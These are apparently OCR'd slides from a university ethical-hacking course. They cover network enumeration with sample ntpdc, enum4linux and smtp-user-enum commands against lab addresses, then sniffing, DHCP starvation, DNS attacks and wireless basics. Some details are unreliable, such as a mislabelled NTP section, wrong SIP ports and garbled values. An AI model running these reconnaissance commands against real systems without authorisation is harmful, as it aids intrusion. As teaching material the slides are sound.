- A straightforward checking for ISAKMP at the UDP port 500 can demonstrate the presence of a VPN passage.
- Hackers can research further using an equipment like 'IKE-output' to identify the sensitive information like encryption and hashing keys, authentication type, key conveyance calculation etc.

# VoIP Enumeration

- VoIP uses the SIP (Session Initiation Protocol) protocol to enable voice and video calls over an IP network.
- SIP administration uses UDP/TCP ports 2000, 2001, 5050, 5061.
- VoIP enumeration provides sensitive information such as VoIP gateway/servers, IP-PBX systems, client software, and user extensions.
- This information can be used to launch various VoIP attacks such as DoS, Session Hijacking, Caller ID spoofing, Eavesdropping, Spamming over Internet Telephony, VoIP phishing, etc.

# enum4linux

- NTP Suite is used for NTP enumeration.
- In a network environment, one can find other primary servers that help the hosts to update their times and one can do it without authenticating the system.
- Refer following example:

```
ntpdate 192.168.1.100 01 Sept 12:50:49 ntpdate[627]:
adjust time server 192.168.1.100 offset 0.005030 sec
or
ntpdc [-ilnps] [-c command] [hostname/IP_address]

root@test]# ntpdc -c sysinfo 192.168.1.100
***Warning changing to older implementation
***Warning changing the request packet size from 160
to 48 system peer: 192.168.1.101

system peer mode: client
leap indicator: 00
stratum: 5

precision: -15
root distance: 0.00107 s
root dispersion: 0.02306 s
reference ID: [192.168.1.101]
reference time: f66s4f45.f633e130, Sept 01 2016
22:06:23.458
system flags: monitor ntp stats calibrate
jitter: 0.000000 s
stability: 4.256 ppm
broadcastdelay: 0.003875 s
authdelay: 0.000107 s
```

# enum4linux

- enum4linux is used to enumerate Linux systems.
- Following example demonstrates how toe find usernames present in a target host.

```
root@kali:~# enum4linux -U -o 192.168.1.200
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )

 =========================
|    Target Information    |
 =========================
Target ........... 192.168.1.200
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========================================================
|    Enumerating Workgroup/Domain on 192.168.1.200    |
 ==========================================================
```

# smtp-user-enum

- smtp-user-enum tries to guess usernames by using SMTP service.
- Following screenshot demonstrates how is it done.

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.1.25
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
```


# Sniffing

# What is Sniffing?

- Process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Helps Network administrators to keep track of data traffic passing through their network using network protocol analyzers.
- Malicious attackers use packet sniffing tools to capture data packets in a network.
- Data packets captured from a network are used to extract and steal sensitive information such as passwords, usernames, credit card information, etc.
- Sniffing tools: Wireshark, Ettercap, BetterCAP, Tcpdump, WinDump, dSniff, Debookee etc

# Sniffing Types

- **Active sniffing**
  - Conducted on a switched network (switch connects two networks)
  - Switch has CAM table containing MAC addresses of destinations to forward traffic to a right destination
  - Attacker sends huge fake traffic to a switch so that the CAM table gets full.
  - Once CAM table gets full, switch start sending traffic to all destinations
  - Attackers connects to one of the ports to carry out sniffing.
- **Passive sniffing**
  - Passive sniffing uses hubs instead of switches (hubs redirects received traffic to all other ports)
  - An attacker needs to connect to LAN and he is able to sniff data traffic in that network.
- Attackers sniff email & web traffic, passwords, router configuration, chats, DNS traffic etc.



# DHCP

# What is DHCP?


- DHCP stands for Dynamic Host Configuration Protocol
- DHCP server automatically assigns an IP address and other information to each host on the network so they can communicate efficiently with other endpoints.
- DHCP also assigns the subnet mask, default gateway address, domain name server (DNS) address and other pertinent configuration parameters.
- DHCP simplifies the management of IP addresses on networks.

# DHCP Components

- **DHCP server:** A networked device running the DCHP service that holds IP addresses and related configuration information.
- **DHCP client:** The endpoint that receives configuration information from a DHCP server.
- I**P address pool:** The range of addresses that are available to DHCP clients.
- **Subnet:** IP networks can be partitioned into segments known as subnets. Subnets help keep networks manageable.
- **Lease Time:** The length of time for which a DHCP client holds the IP address information.
- **DHCP relay:** A router or host that listens for client messages being broadcast on that network and then forwards them to a configured server.


# How Does DHCP Work?

- **DHCP Discovery:** Client sends a packet with the default broadcast destination of **255.255.255.255** or the specific subnet broadcast address if any configured. 255.255.255.255 means “this network”
- **DHCP Offer:** DHCP server sends an offers containing the proposed IP address for DHCP client, IP address of the server, MAC address of the client, subnet mask, default gateway, DNS address, and lease information.
- **DHCP Request:** In response to the offer, the client sends a **DHCP Request** requesting the offered address from one of the DHCP servers.
- **DHCP Acknowledgment:** The server sends Acknowledgment to the client confirming the DHCP lease to the client.
- At this step, the IP configuration is completed and the client can use the new IP settings.



# DHCP Starvation Attack

- In a DHCP Starvation attack, a hostile actor sends a ton of bogus DISCOVER packets until the DHCP server thinks they've expended their available pool.
- Clients looking for IP addresses find that there are no IP addresses for them, and they're denied service.
- Additionally, they may look for a different DHCP server, one which the hostile actor may provide.
- Using a hostile or dummy IP address, the hostile actor can read all the traffic that client sends and receives.
- Ref: [https://www.youtube.com/watch?v=jiSl89al4nI&feature=emb_title](https://www.youtube.com/watch?v=jiSl89al4nI&feature=emb_title)



# DHCP Security Risks


- DHCP protocol requires no authentication so any client can join a network quickly.
- Client has no way of validating the authenticity of a DHCP server, rouge ones can be used to provide incorrect network information.
  - Can cause denial-of-service attacks or man-in-the-middle attacks where a fake server intercepts data that can be used for malicious purposes.
- DHCP server can not authenticate a client, it hands out IP address information to any device that makes a request.
  - A threat actor could configure a client to continually change its credentials and quickly exhaust all available IP addresses in the scope, preventing company endpoints from accessing the network

# DNS

# What is DNS?

- Domain Name System (DNS) is the phonebook of the Internet.
- Humans access information online through domain names like google.com, nytimes.com or espn.com etc.
- Web browsers interact through IP addresses.
- DNS translates domain names to IP addresses so browser can load Internet resources.
- The process of DNS resolution involves converting a hostname (i.e. www.example.com) into a computer-friendly IP address (i.e. 192.168.1.1).


# Types of DNS




- **DNS Recursor:** The recursor is like a librarian who is asked to find a particular book in a library. The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers.
- **Root Nameserver:** The root is the first step in translating human readable host names into IP addresses. It is like an index in a library that points to different racks of books.
- **TLD Name Server:** The top level domain server (TLD) is a specific rack of books in a library. This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname (In example.com, the TLD server is “com”).
- **Authoritative Nameserver:** This nameserver is a dictionary on a rack of books which can translated a specific name into its definition. If the authoritative name server has access to the requested record, it will return the IP address for the requested hostname back to the DNS Recursor.

# DNS Lookup

- A user types ‘example.com’ into a web browser and the query is received by a DNS recursive resolver.
- The resolver then queries a DNS root nameserver.
- The root server then responds to the resolver with the address of a Top Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, this request is pointed toward the .com TLD.
- The resolver then makes a request to the .com TLD.
- The TLD server then responds with the IP address of the domain’s nameserver, example.com.
- The recursive resolver sends a query to the domain’s nameserver.
- IP address for example.com is returned to the resolver from the nameserver.
- DNS resolver then responds to the web browser with the IP address of the domain requested initially.
- The browser makes a HTTP request to the IP address.
- Server at that IP returns the webpage to be rendered in the browser (step 10).



# DNS Server 8.8.8.8

- While your ISP sets a default DNS server, you're under no obligation to use it.
- Some users may have reason to avoid their ISP's DNS — for instance, some ISPs use their DNS servers to redirect requests for non-existent addresses to pages with advertisements.
- As an alternative, you can point to a public DNS server that will act as a recursive resolver.
- One of the most prominent public DNS servers is Google’s 8.8.8.8.
- Google's DNS services tend to be fast and while there are certain questions about the ulterior motives Google has for offering the free service, they can't really get any more information from you that they don't already get from Chrome.
- Google has a page with detailed instructions on how to configure your computer or router to connect to Google's DNS.

# DNS Attacks

- **DNS reflection attacks**
  - DNS reflection attacks floods victims with high-volume messages from DNS resolver servers.
  - Attackers request large DNS files from all the open DNS resolvers they can find and do so using the spoofed IP address of the victim.
  - When the resolvers respond, the victim receives a flood of unrequested DNS data that overwhelms their machines.
- **DNS cache poisoning**
  - DNS cache poisoning can divert users to malicious Web sites.
  - Attackers manage to insert false address records into the DNS so when a potential victim requests an address resolution for one of the poisoned sites, the DNS responds with the IP address for a different site, one controlled by the attacker.
  - Once on the fake site, victim may be tricked into giving up passwords or suffer malware downloads.

# DNS Attacks

- **DNS resource exhaustion**
  - DNS resource exhaustion attacks can clog the DNS infrastructure of ISPs, blocking the ISP's customers from reaching sites on the internet.
  - This can be done by attackers registering a domain name and using the victim's name server as the domain's authoritative server.
  - So if a recursive resolver can't supply the IP address associated with the site name, it will ask the name server of the victim.
  - Attackers generate large numbers of requests for their domain and toss in non-existent subdomains to boot, which leads to a torrent of resolution requests being fired at the victim's name server, overwhelming it.

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 08 (Wireless Hacking)

# Agenda

- Basics of Wireless Technology
- Wireless Networking Standards (802.11)
- Authentication Process & Protocols
  - Point to point
  - Extensible Authentication Protocol
  - Wired Equivalent Privacy
  - Wi-Fi Protected Access
- Wireless Hacking
  - Equipment
  - Wardriving
  - Tools
  - Secure Wireless Network


# Basics of Wireless Technology

# Understanding Wireless Technology

- A wireless network requires
  - Hardware
  - Software
- Wireless technology is part of daily life
  - Cell and cordless phones
  - Wireless PDAs
  - GPS
  - Two-way Radios
  - Remote controls
  - Garage door openers
  - Baby monitors

# Components of Wireless Technology


- A wireless network uses radio waves to connect computers and other devices
- There are two frequency bands allocated
  - 2.4 GHz (1 to 14 channels)
  - 5 GHz (36 to 165 channels)
- A wireless network has three basic components
  - Access Point (AP)
  - Wireless Network Interface Card (WNIC)
  - Ethernet cable



# Access Point (AP)

- AP is a transceiver that connects to an Ethernet cable
  - Connects a wireless network with a wired network
  - Not all wireless networks connect to a wired network
  - Most corporates have WLANs (Wireless Local Area Network) that connect to their wired network topology
- Wireless communication channels are configured on AP
  - Enables users to connect to a LAN using wireless technology
  - Available only within a defined area

# Access Point (AP) Channels



# Service Set Identifier (SSID)

- SSID refers to the name to identify a WLAN
  - Configured on the AP
  - Unique 1 to 32-character case sensitive alphanumeric name
- Wireless computers must configure the SSID before connecting to a WLAN
  - AP broadcasts the SSID
    - An AP can be configured to not broadcast its SSID until after authentication
  - SSID is transmitted with each packet
    - Identifies which network the packet belongs

# SSID Examples





**Figure 11-2** SSIDs advertised to a wireless station

# Default SSID

- Many vendors have SSIDs set to a default value
  - Verify that your clients or customers are not using a default SSID

| Vendor | Default SSIDs |
|---|---|
| 3Com | 3Com |
| Apple | Airport Network |
| Belkin (54G) | Belkin54g |
| Cisco | Tsunami |
| Compaq | Compaq |
| D-Link | WLAN, default |
| Dell | Wireless |
| Intel | Intel, 101, xlan, 195 |
| Linksys | linksys, Wireless, linksys-g |
| Microsoft | MSNHOME |
| Netgear | Wireless, NETGEAR |
| SMC | WLAN, BRIDGE, SMC |
| Symantec | 101 |
| US Robotics | WLAN, USR9106, USR808054 |

**How to update SSID:**

1. Using your computer or mobile device, open a web browser, then log in to the Admin console of your home router.
2. Different router manufacturers have different ways of logging in to the Router Admin Console.
   - Refer your Router Manual for details.
   - The most common is http://192.168.1.1.
3. Go to Wireless menu option.
4. Change the default SSID name in the Wireless Network Name (SSID) field.
5. Click Save or Apply.
   - Some routers need to reboot for the settings to take effect.
6. Reconnect your devices using the new Wi-Fi SSID.

# Configuring an Access Point

- Configuring an AP varies depending on the hardware
  - Most devices allow access through any Web browser
- **Example:** Configuring a D-Link wireless router
  - Enter IP address on your Web browser and provide your user login name and password
  - After a successful login, you will see the device's main window
  - Click on Wireless button to configure AP options
    - SSID
    - Wired Equivalent Privacy (WEP) keys
  - Steps for configuring a D-Link wireless router
    - Turn off SSID broadcast
    - Change SSID

# Wireless Network Interface Card (NIC)

- For wireless network to work, each node or computer must have a wireless NIC
  - NIC's main function is to convert the radio waves it receives into digital signals the computer understands
- Wireless network standards
  - Wireless standards are a set of services and protocols that dictate how wi-fi networks act
  - Most common standard is IEEE 802.11 WLAN and Mesh standards
  - Two devices using same wi-fi standard can communicate with each without restriction
  - Devices using different standards require the standards to be compatible
    - Devices that use 802.11b, g, and n can all communicate with an ac router.
    - 11b cannot communicate with a, and vice versa.
    - 11g cannot communicate with b, and vice versa.

# 802.11 Standard

- First wireless technology standard
  - Defined wireless connectivity at 1 Mbps and 2 Mbps within a LAN
- Applied to layers 1 and 2 of OSI model
  - Wireless networks cannot detect collisions
  - Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA) is used instead of CSMA/CD
- Version History
  - Started with 802.11 in 1997 which has been deprecated now
  - 802.11 a & b are nearing their end of life

| IEEE Standard | 802.11a | 802.11b | 802.11g | 802.11n | 802.11ac | 802.11ax |
|---|---|---|---|---|---|---|
| Year Released | 1999 | 1999 | 2003 | 2009 | 2014 | 2019 |
| Frequency | 5Ghz | 2.4GHz | 2.4GHz | 2.4Ghz & 5GHz | 2.4Ghz & 5GHz | 2.4Ghz & 5GHz |
| Maximum Data Rate | 54Mbps | 11Mbps | 54Mbps | 600Mbps | 1.3Gbps | 10-12Gbps |

# Architecture of 802.11





**Figure 11-9** Connecting two wireless remote stations

